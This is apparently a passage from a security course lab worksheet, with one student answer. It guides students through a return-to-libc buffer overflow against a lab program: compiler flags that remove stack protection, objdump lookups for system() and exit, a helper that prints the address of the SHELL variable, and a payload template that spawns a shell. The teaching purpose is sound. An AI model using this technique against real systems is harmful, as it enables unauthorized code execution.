
PADDING, &system(), &exit\_path, &cmd\_string

Ignoring the padding, the first two values are addresses of code. The third (and final) value is the address of a properly terminated string containing the name of the shell that we wish to execute. In our examples, we will use “/bin/bash”. Moreover, the &system() value must be positioned in the payload such that it overwrites the return address on the stack. So, this payload will be two words longer than the ones we have been using.

Before we seek these addresses, recompile your ans\_check5.c program as follows.

gcc -m32 -g -fno-stack-protector ans\_check5.c -o ans\_check5

Briefly explain how this compilation command is different, and why you think it makes sense to do this now.



This new compile command does not have the argument –z execstack. The argument marks the tack as executable. Because ans\_check5 is dependent on the standard library and by using the system() call we can pass command line to existing code without executing on the stack.

**GATE 8**

To find the location of system(), use

objdump -D ans\_check5 | grep system


You should see a label <system@plt> and a call instruction that refers to the address at that label. (plt is an acronym for procedure linkage table.) This address (the address of the label) is the one we want. Include your transcript below.



To find the location of an exit path, examine the contents of <main> and look for call to <exit@plt>. You can use a command line like the following.

objdump -D ans\_check5 | grep -A 20 \<main\>

You will see a single instruction preceding the call that puts a constant value of 0 on the stack as an argument to exit; use the address of this preceding instruction. Include your transcript below.



**GATE 9**

Finding the address of the string “/bin/bash”, we will take advantage of the default environment in most linux systems. In our Ubuntu VM, the environment variable SHELL has value “/bin/bash.” Nearly all systems will define the SHELL variable, but the shell string value may differ. That’s OK for our purposes, because any shell will do.

To find where in our address space SHELL resides you can use find\_var.c:

#include <stdio.h>

#include <stdlib.h>

int main(int argc, char \*argv[])

{

if(!argv[1])

exit(1);

printf("%p\n", getenv(argv[1]));


return 0;

}

As you can see, the program will print the address of the environment variable you name on the command line. Compile it with the following command.

gcc -m32 -o find\_var find\_var.c

Now, on the command line, execute ./find\_var SHELL several times and include your transcript below.




**GATE 10**

We are now ready to construct our payload using the addresses gathered above.

Using the following template, and replacing the placeholders with your addresses above, construct and execute your command line. Provide your transcript between the lines below.

./ans\_check5 $(python -c "print '{&system()}'\*13+'{&exit\_path}'+'{&cmd\_string}'")




However, following this formula alone is unlikely to work. The location of the SHELL variable in the find\_var program’s address space is not identical to the location in your ans\_check5 program’s address space. As a result, your address is probably off by a few bytes. You can find the correct address by moving further away from your starting address, one byte at a time.

Note that when successful, you will find yourself in a new bash shell that has the same user prompt. This can make it hard to tell if you are in a new shell or not. The shell command

echo $$

returns the process ID of the shell you are on. If your exploit is successful, it should have a different PID than your previous shell. Once you have confirmed that you are in a new shell, you can exit that shell with confidence it will not exit your original shell.

Make the necessary correction, and include your successful transcript below.



This approach is often referred to as return-to-libc.

**GATE 11**

We still have more work to do to create reliable exploits. One further generalization will give us the means to exploit stack buffer overflow vulnerabilities with NX and ASLR enabled at the same time.